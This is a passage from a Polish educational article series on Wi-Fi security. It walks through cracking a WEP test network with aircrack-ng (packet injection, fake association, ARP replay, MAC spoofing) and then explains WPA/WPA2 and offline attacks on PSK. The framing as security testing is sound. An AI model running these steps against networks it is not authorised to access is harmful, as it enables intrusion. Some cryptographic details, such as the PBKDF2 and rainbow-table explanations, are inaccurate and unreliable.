W związku z tym zostały podjęte próby „naprawy" WEP przez użycie dłuższych IV lub eliminację tzw. słabych IV (słabe IV sprawiają, że pojawiają się zależności pomiędzy wyjściem RC4, a konkretnymi bajtami klucza). Niestety, ten sposób nie zapewniał uniknięcia innych podatności algorytmu RC4. Słabość klucza sprawia bowiem, że aby był on względnie bezpieczny, powinien być często zmieniany. Problem polega na tym, że klucz szyfrujący jest wprowadzany osobno dla każdego urządzenia w sieci, a jego zmiana wymaga ręcznej rekonfiguracji każdego z nich. Zapewnienie regularnych zmian klucza jest więc praktycznie niewykonalne.

> Ze względu na opisane podatności w 2004 WEP został uznany przez IEEE za standard przestarzały i odradzono jego stosowanie. Dodatkowo w 2008 standard PCI DSS również zakazał od 2010 roku używania WEP w jakichkolwiek fragmentach infrastruktury przetwarzającej dane z kart płatniczych.

Uwierzytelnianie dostępu do sieci

Wraz z szyfrowaniem transmisji danych w WEP wprowadzono także mechanizm kontroli dostępu do sieci. Każde urządzenie przed przyłączeniem się do sieci musi zostać uwierzytelnione. Dostępne są dwie metody uwierzytelniania:

1. metoda otwarta (Open System Authentication),
2. metoda współdzielonego klucza (Shared Key Authentication).

Pierwsza metoda dopuszcza wszystkie urządzenia znające SSID, zatem można przyjąć to za pewną formalność w dostępie do sieci, gdyż nie daje żadnego zysku w kontekście bezpieczeństwa. Druga wymaga od stacji uwierzytelniającej, aby udowodniła znajomość klucza WEP w procesie „challenge-response", zanim zostanie przyłączona do sieci. Model ten został dobrze opisany na stronie Netgear.

Celem wprowadzonego mechanizmu uwierzytelniania było zapewnienie kontroli dostępu do sieci. Charakter sieci Wi-Fi sprawia jednak, że nie ma potrzeby uwierzytelniania się do sieci, aby móc swobodnie przeprowadzać ataki na użyte mechanizmy szyfrowania. W związku z tym skuteczność uwierzytelniania w tym wydaniu jest ograniczona i podczas prac nad następcą WEP czyli WPA -- zdecydowano się na dużo bardziej zaawansowane rozwiązanie, które odpowiada także za klucze szyfrujące: uwierzytelnianie bazujące na 802.1X.

Wstrzykiwanie pakietów

Odzyskanie hasła WEP wymaga przechwycenia odpowiednio dużej liczby pakietów z unikatowymi IV. Pierwsze ataki na WEP wymagały od 500k do nawet 1m pakietów. W przypadku niedużego ruchu w sieci może to zająć sporo czasu. Z tego względu opracowano technikę określaną jako wstrzykiwanie pakietów, polegającą na wysyłaniu do sieci nieodszyfrowanych pakietów w taki sposób, aby wymusić generowanie nowych IV.

Pojawia się tylko pytanie, skąd wziąć odpowiedni pakiet, skoro nie umiemy ich odszyfrować? Z pomocą przychodzi protokół ARP odpowiedzialny za translację adresów IP na MAC w sieci lokalnej. Żądania ARP są wysyłane na adres rozgłoszeniowy, mają stałą długość 68 bajtów i często pojawiają się w sieci. Z tego względu można je łatwo wykryć, przechwycić i ponownie przesłać do sieci, bez konieczności rozszyfrowywania. Każde żądanie jest rozgłaszane przez AP i otrzymuje nowy IV. Ten sam pakiet można wysyłać dowolną liczbę razy, zwiększając znacząco liczbę przechwyconych IV.

Praktyczne testowanie bezpieczeństwa sieci

> Jeśli nadal posiadacie w swojej infrastrukturze sieci zabezpieczone WEP, w tej części artykułu pokażę, jak można sprawdzić ich bezpieczeństwo. Oczywistym jest jednak, że niezależnie od wyniku takiego testu, zalecamy jak najszybsze przejście na WPA2.

1. Scenariusz

1. Wybieramy sieć Wi-Fi do testowania, zbierając niezbędne informacje na jej temat.
2. Rozpoczynamy przechwytywanie pakietów zawierających różne IV. Wymagane minimum do złamania hasła zabezpieczającego sieć z WEP-104 to ok. 40k pakietów z IV. Należy jednak pamiętać że może być potrzebne zebranie większej ich liczby.
3. Jeśli ruch w sieci jest za mały, można próbować iniekcji pakietów, które spowodują wygenerowanie dodatkowych pakietów z nowym IV.
4. Klucz WEP zostaje złamany z wykorzystaniem tak zebranych pakietów.
5. Podłączenie się do sieci.

2. Zbieranie informacji o sieci

Po przejściu w tryb monitor, przy pomocy poniższych poleceń, rozpoczynam monitorowanie otaczających mnie sieci bezprzewodowych:

```
adam@debian:~# airmon-ng stop wlan1
adam@debian:~# airmon-ng start wlan1
adam@debian:~# airodump-ng mon0
```

W ten sposób uzyskuję aktualizowany w czasie rzeczywistym wynik skanowania sieci bezprzewodowych z mojego otoczenia:

Do dalszej analizy wybieram moją sieć z następującymi parametrami:

- ESSID: WEP-test,
- BSSID: 5C:4C:A9:6B:EC:CD,
- kanał: 11,
- dodatkowo, nieco później, potrzebny będzie adres MAC mojej karty sieciowej: 90:F6:52:16:63:23.

3. Rozpoczęcie zbierania pakietów z IV

Teraz moim celem jest rozpoczęcie monitorowania ruchu należącego do analizowanej sieci. Dlatego wyłączam tryb monitor skanujący wszystkie kanały:

```
adam@debian:~# airmon-ng stop mon0
```

Następnie uruchamiam tryb monitor -- już tylko dla kanału, na którym działa analizowana sieć Wi-Fi:

```
adam@debian:~# airmon-ng start wlan1 11
```

Kolejnym krokiem jest rozpoczęcie przechwytywania pakietów zawierających IV dla „mojej" sieci:

```
adam@debian:~# airodump-ng -c 11 --bssid 5C:4C:A9:6B:EC:CD -w WEP-test mon0
```

Na poniższym zrzucie ekranu widać analizowaną sieć, a poniżej jednego podłączonego klienta, którym nie jest moja karta sieciowa. Kolumna #Data pokazuje, ile pakietów z IV udało mi się zebrać, a pole #/s pokazuje prędkość przyrostu liczby pakietów.

4. Wstrzykiwanie pakietów

Powyżej omówiłem już koncepcję wstrzykiwania pakietów. Należy jednak pamiętać, że AP zaakceptuje tylko pakiety pochodzące od klientów, którzy są przyłączeni do sieci. W związku z tym należy uwierzytelnić i podłączyć swój adres MAC, podszyć się pod adres MAC innego klienta obecnego w sieci lub wykonać tzw. „fałszywe przyłączenie" dowolnego adresu MAC, z którym będę wstrzykiwał pakiety.

> Przyłączenie określane jest jako fałszywe, ponieważ pozwala podszyć się pod dowolny MAC. Do AP musi być podłączony co najmniej jeden klient, abyśmy mogli przechwycić żądania ARP pojawiające się w analizowanej sieci -- ataku tego nie da się przeprowadzić, jeśli do AP nie jest podłączony żaden klient. Po przechwyceniu żądania ARP jego kopia będzie wielokrotnie wstrzykiwana do sieci, generując za każdym razem nowy IV.

Omawiane tutaj fałszywe przyłączenie jest możliwe tylko w modelu otwartej sieci (Open System Authentication). W przypadku uwierzytelniania dostępu do sieci na podstawie współdzielonego klucza (Shared Key Authentication) nie można przeprowadzić tego procesu z powodu nieznajomości klucza WEP. Niestety w przypadku tej sytuacji nie będzie też możliwe wstrzykiwanie pakietów. Pozostaje wtedy cierpliwe oczekiwanie na zebranie takiej liczby IV, aby można było przeprowadzić atak.

Pamiętać trzeba, że nie ma możliwości iniekcji bez przejścia w tryb monitor. Do działań opisywanych w tej części będę zatem używał tej samej karty sieciowej, która nasłuchuje pakietów z IV.

W pierwszej kolejności należy sprawdzić, czy posiadana karta i jej sterownik umożliwiają wstrzykiwanie pakietów:

```
adam@debian:~# aireplay-ng -9 -e "WEP-test" -a 5C:4C:A9:6B:EC:CD mon0
```

Poniżej widać, że używana karta na to pozwala.

```
22:54:20 Waiting for beacon frame (BSSID: 5C:4C:A9:6B:EC:CD) on channel 11
22:54:20 Trying broadcast probe requests...
22:54:20 Injection is working!
22:54:22 Found 1 AP
22:54:22 Trying directed probe requests...
22:54:22 5C:4C:A9:6B:EC:CD - channel: 11 - 'WEP-test'
22:54:23 Ping (min/avg/max): 1.217ms/18.078ms/39.319ms Power: -47.10
22:54:23 30/30: 100%
```

|

Skoro powyższy test wypadł pomyślnie, to można teraz przeprowadzić tzw. „fałszywą asocjację", która -- jeśli się powiedzie -- sprawi, że AP będzie akceptował pakiety wysyłane przez moją kartę sieciową.

```
adam@debian:~# aireplay-ng -1 0 -e "WEP-test" -a 5C:4C:A9:6B:EC:CD -h 90:f6:52:16:63:23 mon0
```

Poniższy wynik świadczy o powodzeniu wcześniejszych operacji:

```
22:55:38 Waiting for beacon frame (BSSID: 5C:4C:A9:6B:EC:CD) on channel 11

22:55:38 Sending Authentication Request (Open System) [ACK]
22:55:38 Authentication successful
22:55:38 Sending Association Request [ACK]
22:55:38 Association successful :-) (AID: 1)
```

W tym momencie można już uruchomić polecenie, które rozpocznie nasłuch odpowiedniego pakietu ARP.

```
adam@debian:~# aireplay-ng -3 -b 5C:4C:A9:6B:EC:CD -h 90:f6:52:16:63:23 mon0
```

Chwila oczekiwania na pojawienie się żądania ARP w sieci, a po jego przechwyceniu rozpoczyna się wstrzykiwane z prędkością 500 pakietów na sekundę:

```
22:56:46 Waiting for beacon frame (BSSID: 5C:4C:A9:6B:EC:CD) on channel 11
Saving ARP requests in replay_arp-0816-225646.cap
You should also start airodump-ng to capture replies.
Read 938 packets (got 427 ARP requests and 334 ACKs), send 397 packets...(500 pps)
```

Efekt pracy jest od razu widoczny w wynikach prezentowanych przez program przechwytujący jako zwiększenie prędkości przyrostu pakietów do ponad 400/s.

W przypadku gdy znamy adres MAC jednego z klientów aktualnie użytkujących sieć, można spróbować pominąć „fałszywą asocjację" i użyć tego adresu MAC w procesie wstrzykiwania.

5. Łamanie hasła

Łamanie hasła WEP uruchamia się następującym poleceniem.

```
adam@debian:~# aircrack-ng -s -b 5C:4C:A9:6B:EC:CD WEP-test*.cap
```

Sam proces łamania zajmuje zaledwie kilkadziesiąt sekund. W przypadku zbyt małej liczby pakietów program wyświetli odpowiedni komunikat i będzie czekać na zwiększenie się liczby pakietów w pliku ze zrzutem. Łamanie klucza rozpocznie się automatycznie po uzyskaniu kolejnych 5k pakietów. W związku z tym najlepiej od razu uruchomić powyższe polecenie i cierpliwie czekać.

W przypadku sukcesu uzyskuję hasło do sieci, co widać poniżej:

Niestety w moim przypadku aircrack potrzebował prawie 0.6 miliona pakietów do złamania hasła. Należy jednak pamiętać o tym, że takie sytuacje należą do rzadkości, a standardowa liczba potrzebnych pakietów to zazwyczaj ok. 50k.

6. Podłączenie się do sieci

W tym miejscu w zależności od tego, czy w sieci wdrożono filtrowanie adresów MAC czy też nie, możliwe są 2 scenariusze.

1. Jeżeli dopuszczone jest podłączenie dowolnego urządzenia, aby nawiązać połączenie, wystarczy użyć następującego zestawu poleceń:

```
adam@debian:~# airmon-ng stop mon0
adam@debian:~# iwconfig wlan1 essid WEP-test key s:TestoweHaslo1
adam@debian:~# iwconfig wlan1
wlan1 IEEE 802.11bgn ESSID:"WEP-test"

Mode:Managed Access Point: 5C:4C:A9:6B:EC:CD
Bit Rate=54 Mb/s Tx-Power=20 dBm
Retry long limit:7 RTS thr:off Fragment thr:off
Encryption key:5465-7374-6F77-6548-6173-6C6F-31
Power Management:on
Link Quality=67/70 Signal level=-43 dBm
Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:687 Invalid misc:693 Missed beacon:0

adam@debian:~# dhclient wlan1
adam@debian:~# ifconfig wlan1
wlan1 Link encap:Ethernet HWaddr 90:f6:52:16:63:23
```

```
inet addr:192.168.202.39 Bcast:192.168.202.63 Mask:255.255.255.192
inet6 addr: fe80::92f6:52ff:fe16:6323/64 Scope:Link
UP BROADCAST RUNNING MULTICAST TMU:1500 Metric:1
RX packets:18 errors:0 dropped:0 overruns:0 frame:0
TX packets:25 errors:0 dropped:0 overrruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:2440 (2.3 KiB) Tx bytes:5421 (5.2 KiB)
```

Jeżeli zaś wdrożono filtrowanie MAC, konieczna jest znajomość dopuszczalnego adresu. Nasłuchując komunikacji w sieci przy pomocy polecenia airodump-ng, można znaleźć autoryzowane urządzenie. Po odłączeniu go od sieci, należy zmienić swój adres MAC na taki, który jest autoryzowany i wykonać powyższe kroki.

Zmiana adresu MAC jest możliwa przy pomocy następującego zestawu poleceń:

```
adam@debian:~# ifconfig wlan1 down
adam@debian:~# ifconfig wlan1 hw ether USTAWIANY_MAC
adam@debian:~# ifconfig wlan1 up
```

Podsumowanie

W tej części cyklu przedstawiłem mechanizm działania WEP, a także jego wpływ na bezpieczeństwo użytkowników sieci. Przedstawiony mechanizm ataku pokazuje, jak poważny jest problem, ponieważ nie ma możliwości naprawy błędów popełnionych przy projektowaniu WEP. W tekście omówiłem krok po kroku podstawowy atak, jednak mogą pojawić się sytuacje, w których nie będzie możliwości jego zastosowania.

Zainteresowanym lekturą tym tematem polecam dokumentację pakietu aircrack-ng opisującą różne scenariusze:

- w przypadku braku klientów w sieci, nie ma możliwości przechwycenia żądania ARP i trzeba samemu wygenerować taki pakiet;
- w przypadku problemów z atakiem na AP (np. brak możliwości wykonania fałszywego uwierzytelnienia, brak AP w zasięgu, słaba wydajność AP, etc) można próbować przeprowadzić atak z użyciem innego klienta sieci;
- w przypadku użycia uwierzytelniania w modelu współdzielonego klucza (Shared Key Authentication) nie ma możliwości wykonania fałszywego uwierzytelnienia i rozpoczęcia wstrzykiwania pakietów, w taki sposób jak opisano to w tekście, ponieważ nie jest znany klucz WEP; jednak istnieją metody pozwalające pokonać to ograniczenie.

--- *Adam Smutnicki*

Standard 802.11i czyli WPA i WPA2

> Original article: https://sekurak.pl/bezpieczenstwo-sieci-wi-fi-czesc-4-standard-802-11i-czyli-wpa-i-wpa2/

Wstęp

> Stosunkowo szybko stało się oczywiste, że trzeba stworzyć nowe rozwiązanie, które zastąpi WEP. **Rozpoczęto więc prace nad nowym standardem oznaczonym jako 802.11i**. Jednak ze względu na narastający problem podatności WEP już w 2003 Wi-Fi Alliace ogłosiło wprowadzenie standardu nazywanego **WPA** (Wi-Fi Protected Access) jako tymczasowe rozwiązanie problemu przed pełnym wdrożeniem 802.11i.

Wymagania stworzone dla 802.11i mogły być zbyt wysokie dla niektórych urządzeń, a masowe i szybkie wdrożenie WPA było możliwe dzięki prostej aktualizacji oprogramowania. WPA zawiera niektóre zmiany zaprojektowane dla 802.11i mające zlikwidować największe podatności WEP.

W tej sytuacji pełna implementacja standardu 802.11i, określona została jako WPA2, a na jej wdrożenie ze względu na konieczność aktualizacji sprzętu należało trochę poczekać.

Najważniejsze problemy WEP, które postanowiono rozwiązać w 802.11i to:

1. **ochrona współdzielonego klucza** -- hasło dostępowe do sieci jako jedyny mechanizm kontroli dostępu powinno być lepiej chronione,
2. **bezpieczeństwo szyfrowania** -- hasło stanowiące dostęp do sieci stanowi wspólny klucz szyfrujący, co osłabia bezpieczeństwo,
3. **uwierzytelnianie** -- brak wsparcia dla zaawansowanych technologii uwierzytelniania pozwalających na identyfikację poszczególnych użytkowników, a nie z wykorzystaniem współdzielonego sekretu (przykładami mogą być indywidualny login/hasło lub certyfikaty),
4. **zmienność klucza** -- brak mechanizmu zapewniającego odpowiednią częstotliwość zmiany klucza,
5. **integralność** -- słabe mechanizmy zapewniające integralność danych.

RSN

W celu przebudowy koncepcji bezpieczeństwa w sieciach Wi-Fi standard 802.11i wprowadził pojęcie **Robust Security Network** (RSN), mające rozwiązać opisane powyżej problemy WEP.

Koncepcja RSN zawiera następujące elementy związane z bezpieczeństwem architektury sieci:

- uzgodnienie polityk bezpieczeństwa, czyli wymiana informacji o dostępnych metodach uwierzytelniania i szyfrowania,
- uwierzylenianie podłączanego urządzenia z wykorzystaniem protokołu 802.1X,
- ustalenie metod szyfrowania i wymiana kluczy kryptograficznych (4-way handshake),
- główny klucz szyfrujący jest chroniony i nigdy nie jest używany bezpośrednio do szyfrowania, lecz do generowania tymczasowych kluczy szyfrujących,
- zapewnienie poufności i integralności sieci dzięki użyciu TKIP i CCMP.

1. Uwierzytelnianie

Już w WEP podjęto próbę wprowadzenia mechanizmu uwierzytelniania podłączanych do sieci urządzeń, lecz jak wspominałem poprzednio, nie spełniło to swojej roli. Rozwijając 802.11i, przyjęto wdrożenie standardu 802.1X i protokołu EAP (Extensible Authentication Protocol) do uwierzytelniania. Możliwe są dwa rodzaje uwierzytelnienia z

wykorzystaniem:

- współdzielonego klucza określanego jako PSK (Pre-Shared Key), znanego wszystkim użytkownikom sieci (analogicznie jak to miało miejsce w przypadku WEP),
- bardziej złożonych danych dostępowych, np. indywidualnego loginu i hasła, czy certyfikatów X.509.

> EAP jest protokołem oraz ogólnym frameworkiem służącym do obsługi transportu i wymiany informacji uwierzytelniających oraz kryptograficznych. Bezpośrednią obsługą tych informacji zajmują się różne metody EAP (np. EAP-TLS, LEAP, EAP-GTC itd.), które dokładnie implementują wybrane mechanizmy uwierzytelniania.

W przypadku 802.1X, EAP zaimplementowany jest jako EAPOL czyli „EAP over LAN" (Więcej szczegółów dotyczących EAP znajdzie się w kolejnej części cyklu dotyczącej WPA-Enterprise.)

Dostęp do sieci radiowych z wykorzystaniem współdzielonego klucza działa analogicznie jak w przypadku opisywanego wcześniej WEP: użytkownik przed podłączeniem się do sieci musi podać wspomniany klucz. Rozwiązanie to ze względu na swoją prostotę jest stosowane w domach i małych firmach i określa się je jako **WPA-Personal** lub **WPA-PSK**. PSK podawany jest jako 64 cyfry hex lub 8--63 drukowalnych znaków ASCII. W tym przypadku obsługa procesu wymiany danych kryptograficznych (tzw. 4-way handshake, o którym poniżej) wykonywana jest przy użyciu metody EAP-PSK.

Drugie podejście określane jest jako **WPA-Enterprise**. W tym przypadku wymagany jest dodatkowy element w postaci serwera Radius, wykonującego operację uwierzytelniania, autoryzacji i księgowania (po ang. tzw. AAA: authentication, authorization, accounting). Dzięki temu zyskujemy następujące dodatkowe funkcjonalności:

- Indywidualne dane dostępowe do sieci dla każdego użytkownika/urządzenia.
- Możliwość uwierzytelniania infrastruktury, do której następuje podłączenie użytkownika, co pozwala uniknąć ataków z podstawionym AP.
- Odłączenie danego użytkownika od sieci nie wymaga zmiany klucza dostępu dla wszystkich pozostałych użytkowników, ponieważ unieważniamy dane dostępowe tylko jednego użytkownika.
- Uwierzytelnienie następuje przed podłączeniem się użytkownika do sieci.
- Zarządzanie użytkownikiem w sieci, np. podłączenie go do wybranego VLAN-u, kontrola czasu, godzin dostępu itp.
- Możliwość realizacji księgowania (zliczania czasu połączenia, przesłanych danych itp.) w przypadku stosowania limitów.

> W tym rozwiązaniu podczas próby podłączenia się do sieci Wi-Fi AP kontaktuje się z serwerem uwierzytelniającym Radius, przekazując dane dostępowe dostarczone przez użytkownika. Serwer Radius decyduje, czy urządzenie można podłączyć do sieci czy nie i przesyła taką informację do AP. Następnie AP realizuje decyzję serwera Radius.

Należy jednak pamiętać, że zbudowanie infrastruktury opartej na 802.1X i serwerze Radius jest dużo bardziej skomplikowane i wymaga sprzętu potrafiącego współpracować w ramach wybranej metody EAP.

> Uwierzytelniania opartego o protokół EAP oraz login i hasło nie należy mylić z otwartymi sieciami Wi-Fi z tzw. captive portalami, wymagającymi podania loginu i hasła na stronie WWW w celu uzyskania dostępu do Intranetu lub Internetu. W WPA-Enterprise uwierzytelnienie następuje **przed** podłączeniem do sieci, w przypadku captive portalu dzieje się to po podłączeniu się do sieci Wi-Fi.

W wyniku opisanego powyżej procesu uwierzytelniania ustalany zostaje klucz PMK (Pairwise Master Key), który jest stały podczas trwania całej sesji i powinien być starannie chroniony. Dla WPA-PSK PMK tworzony jest przy pomocy funkcji haszującej PBKDF2 z użyciem SSID, PSK oraz 4096 iteracji HMAC (dla WPA PBKDF2-MD5, a dla WPA2 PBKDF2-SHA1). W przypadku WPA-Enterprise, PMK ustalany jest w ramach sesji EAP z serwerem Radius. Z wykorzystaniem PMK generowane są klucze używane bezpośrednio do szyfrowania transmisji.

W momencie wydania standardu 802.11i w 2004 roku program certyfikacji urządzeń wykonywany przez Wi-Fi Alliance obejmował tylko jedną, stosunkowo trudną w implementacji: metodę uwierzytelniania EAP-TLS. W kolejnych latach jednak dodawano nowe metodyy ułatwiające wdrażanie WPA-Enterprise.

2. Handshake

> W WEP używany jest stały klucz szyfrujący. Z punktu widzenia bezpieczeństwa kryptograficznego, klucz ten powinien być zmieniany codziennie, co ze względu na jego ręczne wprowadzenie, było nierealne.
>
> W RSN konieczne jest generowanie osobnego klucza szyfrującego dla każdego pakietu, dzięki czemu nawet rozszyfrowanie pojedynczego pakietu, nie pozwala na odszyfrowanie całej transmisji.

Oznacza to także, że każda para klient--AP, używa innego klucza szyfrującego (znanego tylko obu stronom), który nie pozwala na realizację transmisji grupowej. Z tego powodu w RSN wymagane jest utworzenie dwóch kluczy używanych bezpośrednio do szyfrowania: dla transmisji indywidualnej (**Pairwise Transient Key**, PTK) oraz grupowej (**Group Transient Key**, GTK). Klucz grupowy musi być aktualizowany po każdym odłączeniu się urządzenia, aby uniemożliwić mu odbieranie pakietów multicastowych czy broadcastowych.

W ramach standardu 802.11i wprowadzono **operację nazywaną 4-way handshake**, realizowaną przy pomocy EAP-PSK, służącą do tworzenia kluczy PTK i GTK z wykorzystaniem PMK.

Przebiega ona w następujący sposób:

1. AP wysyła do klienta nonce -- pewną unikatową dla danej sesji wartość, która powinna być nieprzewidywalna dla atakującego (określaną dalej jako ANonce).
2. Klient wysyła własny nonce do AP (określany jako CNonce) wraz z sumą kontrolną MIC.
3. AP wysyła do klienta GTK numer sekwencyjny do transmisji grupowej oraz MIC.
4. Klient wysyła potwierdzenie do AP.

Sumy MIC w handshake są używane tylko w przypadku zastosowania TKIP.\ Po zakończeniu powyższego procesu następujące dane są konkatenowane: PMK, ANonce, CNonce, AP MAC, klient MAC, a potem kierowane jako wejście do funkcji PBKDF2 w celu utworzenia PTK.

W przypadku potrzeby utworzenia nowego klucza GTK po odłączeniu się jednego z klientów AP wysyła nowy klucz, a klient tylko potwierdza jego zmianę.

3. Poufność i integralność transmisji

Po zakończeniu 4-way handshake klient otrzymuje klucze PTK i GTK niezbędne do szyfrowania danych. Są one stałe dla danej sesji (jeśli nie było operacji renegocjacji kluczy). Zgodnie z tym co zostało napisane wcześniej, każdy pakiet powinien być szyfrowany osobnym kluczem oraz posiadać lepszą ochronę przed ingerencją niż było to w WEP.

W związku z tym standard 802.11i wprowadził CCMP, który miał zrealizować to zadanie. Jednak okazało się, że CCMP jest zbyt wymagające sprzętowo i zablokowałoby szybkie wdrożenie WPA. W związku z tym dla WPA przygotowano alternatywne rozwiązanie, którym jest TKIP.

WPA2, czyli pełna implementacja standardu 802.11i, wymaga obowiązkowego wspierania CCMP.

4. TKIP

TKIP (**Temporal Key Integration Protocol**) stanowi rozszerzenie mechanizmu szyfrowania bazującego na RC4 z WEP zatem możliwe było jego wdrożenie tylko przez aktualizację sterowników i oprogramowania. TKIP jest bezpośrednio odpowiedzialny za szyfrowanie każdego pakietu innym kluczem i używa do tego celu 128-bitowego klucza.

Słabość WEP została w głównej mierze wykazana w trakcie **ataków typu ‚related key'**, które były możliwe, ponieważ WEP dokonywał konkatenacji ‚passphrase' z wektorem inicjującym (IV). W TKIP zastosowano specjalną funkcję mieszającą, która **w nietrywialny sposób dokonuje połączenia passphrase i IV** przed przekazaniem ich do RC4, zapobiegając atakom typu ‚related key'.

Kolejnym z problemów WEP była możliwość przeprowadzania **ataków z powtórzeniem**, czyli wielokrotnym przesyłaniem do atakowanej sieci tego samego pakietu.

TKIP zapobiega tym atakom przez **wprowadzenie licznika sekwencyjnego pakietów**, który powoduje, że AP odrzuca pakiety spoza zakresu obsługiwanych w tym momencie wartości.

W WEP do zapewniania integralności danych zastosowano CRC32, które niestety zostało zaprojektowane do wykrywania błędów, a nie zapewnienia integralności danych. W związku z tym nie oferuje odpowiedniego poziomu zabezpieczenia -- **jeden z ataków umożliwiał np. modyfikację pakietu** bez konieczności odszyfrowywania go, jeśli znana była jego zawartość.

Jednak powszechnie znane algorytmy służące do zapewnienia integralności były dość wymagające obliczeniowo. Ostatecznie zdecydowano się więc na kompromis w postaci algorytmu „Michale" (64-bitowy MIC, **Message Integrity Check**). CRC32 z WEP nadal jest używane. Jeśli AP wykryje 2 niepoprawne sumy MIC w ciągu 60 s, rozpocznie operację wygenerowania nowego klucza szyfrującego sesji.

5. CCMP

CCMP jest skrótem od **CCM mode Protocol**. CCM określa tryb pracy algorytmów kryptograficznych i oznacza Counter Mode with CBC-MAC (Cipher Block Chaining Message Authentication Code). Przekładając to na język bardziej przystępny, jest to tryb pracy algorytmu kryptograficznego, którym w CCMP jest AES. Pracuje w trybie „counter" wraz z sumami uwierzytelniającymi wiadomość generowanymi w trybie „cipher block chaining". AES jest używany z 128-bitowym kluczem i blokiem o takim samym rozmiarze.

CCMP realizuje dokładnie te same zadania co opisywany powyżej TKIP, rozwiązując ostatecznie problemy, które pojawiły się w przypadku WEP. Ze względu na zastosowanie algorytmu AES, jego bezpieczeństwo kryptograficzne jest znacząco większe niż w przypadku TKIP. W przypadku stosowania sieci o standardzie 802.1n, CCMP jest wymagany do osiągnięcia prędkości większych niż 54Mb/s.

Bezpieczeństwo

Teraz, po tym długim wstępie, skoro wiemy, co się zmieniło w WPA/WPA2, względem WEP, możemy w końcu zająć się analizą bezpieczeństwa. Jak już wspomniałem, wiele problemów obecnych w WEP zostało rozwiązane w standardzie 802.11.

Przypomnijmy je:

- **samo podsłuchiwanie transmisji** (przechwytywanie pakietów) **nie pozwala na jej odszyfrowanie** ze względu na zmienny w czasie klucz szyfrujący (w przypadku WEP wystarczyło przechwycenie odpowiednio dużej liczby pakietów, aby złamać hasło); aby było to możliwe muszą zaistnieć jeszcze dodatkowe warunki osłabiające bezpieczeństwo infrastruktury,
- **posiadanie przechwyconej transmisji**, lecz bez handshake, **nie pozwoli na jej rozszyfrowanie**, nawet w przypadku znanej wartości PSK, ponieważ nie są znane wartości (nonce), niezbędne do odtworzenia klucza PTK, który jest bezpośrednio odpowiedzialny za szyfrowanie,
- **naprawienie problemu z kolizją IV**,
- **zastosowanie algorytmów niepodatnych na ataki „related key"** (TKIP czasowo rozwiązał problem, ale ze względu na odkryte podatności zalecane jest stosowanie CCMP),
- lepsze **zabezpieczenie integralności pakietów** (TKIP to poprawiał częściowo, CCMP rozwiązało już ostatecznie),

- **zaawansowane mechanizmy uwierzytelniania** z wykorzystaniem 802.1X.

1. Czy WPA ma jakieś naprawdę poważne podatności?

Odpowiedź na to pytanie brzmi TAK.

Oto najważniejsze z nich:

1. Podatność na **atak siłowe off-line**, w przypadku zastosowania uwierzytelniania z wykorzystaniem PSK (czyli WPA-Personal), także przy użyciu tęczowych tablic.
2. **Atak siłowy on-line** na protokół WPS, pozwalający uzyskać PSK (tej tematyce poświęcę osobny odcinek cyklu).
3. **Podatności kryptograficzne** w TKIP.

2. Ataki siłowe

Pierwsza z podatności wynika z faktu, że klucz PTK, używany do zabezpieczana transmisji jest tworzony z wykorzystaniem PSK (a dokładniej PMK, które dla WPA-Personal jest tworzone na bazie PSK) i pewnych danych przesyłanych podczas 4-way handshake.

Nawet jeśli nie jest znany PSK, ale uda się przechwycić dodatkowe wartości używane podczas 4-way handshake, można przeprowadzić atak siłowy mający na celu zgadnięcie PSK i uzyskanie dostępu do sieci. Istota ataku polega na wypróbowywaniu różnych wartości PSK, obliczenia dla nich PMK i PTK oraz sprawdzaniu, bazując na przechwyconych danych z 4-way handshake, czy jest to poprawna wartość.

Ze względu na rozmiar przestrzeni dopuszczalnych wartości PSK (8--63 drukowalnych znaków ASCII jak passphrase) sprawdzenie całej przestrzeni można uznać za praktycznie niewykonalne. Konieczny byłby do tego spory klaster HPC lub odpowiednio duża liczba kart GPU. **W praktyce atak ten realizuje się poprzez atak słownikowy**, czyli sprawdzamy czy hasło nie znajduje się w słowniku. Przejrzenie nawet dużych słowników przy pomocy 4-rdzeniowego procesora może zostać wykonane w ciągu kilku dni lub szybciej (w zależności od słownika). Jednak jeśli danego hasła nie ma w naszym słowniku, atak zakończy się niepowodzeniem.\ Ponieważ opisywana podatność nie wynika ze słabości kryptograficznych, w tym przypadku na skuteczność ataku nie ma wpływu liczba zebranych pakietów (jak to miało miejsce w przypadku WEP). Jedynym wymaganiem jest przechwycenie 4-way handshake, gdyż potrzebne są wymieniane w nim informacje niezbędne od obliczenia PTK.

Alternatywny dla ataku słownikowego jest **atak przy pomocy tęczowych tablic**. Jego istota polega na wykorzystaniu zjawiska kolizji obecnego w funkcjach hashujących.

> Kolizja w funkcjach hashujących wynika z faktu, że dowolny ciąg znaków o dowolnej długości jest odwzorowywany na ciąg znaków o stałej długości, która zazwyczaj jest mniejsza niż długość ciągu wejściowego. Ze względu na tę własność, funkcje hashujące nazywa są także funkcjami skrótu. Zjawisko kolizji jest czymś naturalnym i bardzo trudnym do uniknięcia.

Ze względu na stałą i stosunkowo niedużą długość wyniku działania funkcji hashującej, można pokusić się o wygenerowanie jeden raz wszystkich dostępnych wartości, co może się zmieścić nawet w kilku do kilkuset GB (w zależności od użytej funkcji hashującej). Następnie wystarczy wyszukać na tej liście hash, którego wartość początkową chcemy znaleźć i go użyć. Ze względu na zjawisko kolizji, niekoniecznie będzie to ta sama wartość PSK, użyta przez administratora sieci, ale **da ona dokładnie ten sam hash**.

W przypadku sieci Wi-Fi pregenerowane są wartości PMK, które zależą także od SSID. W związku z tym dla tych samych haseł, ale różnych SSID koniecznie jest wygenerowanie osobnych tablic. Kolejnym zyskiem z takiego podejścia, jest oszczędność czasu na obliczenie 4096 iteracji w funkcji PBKDF2 dla każdego hasła. Oszczędność oczywiście polega na tym, że hashe obliczamy raz na wstępie i zapisujemy na dysku, a podczas właściwego testu, poszukujemy tylko danego hasha w tablicy, co jest dużo mniej czasochłonne, niż pełne wykonanie funkcji PBKDF2 dla każdego sprawdzanego hasła.

Należy pamiętać, że wprowadzenie TKIP miało na celu szybkie i proste usunięcie głównych technologicznych podatności WEP. Jednak nie wszystkie problemy udało się usunąć. Stosowanie szyfrowania wykorzystującego RC4, pomimo wprowadzonych modyfikacji, zawiera nadal pewne podatności, których nie usunie się bez wymiany RC4 na inny bezpieczniejszy algorytm.

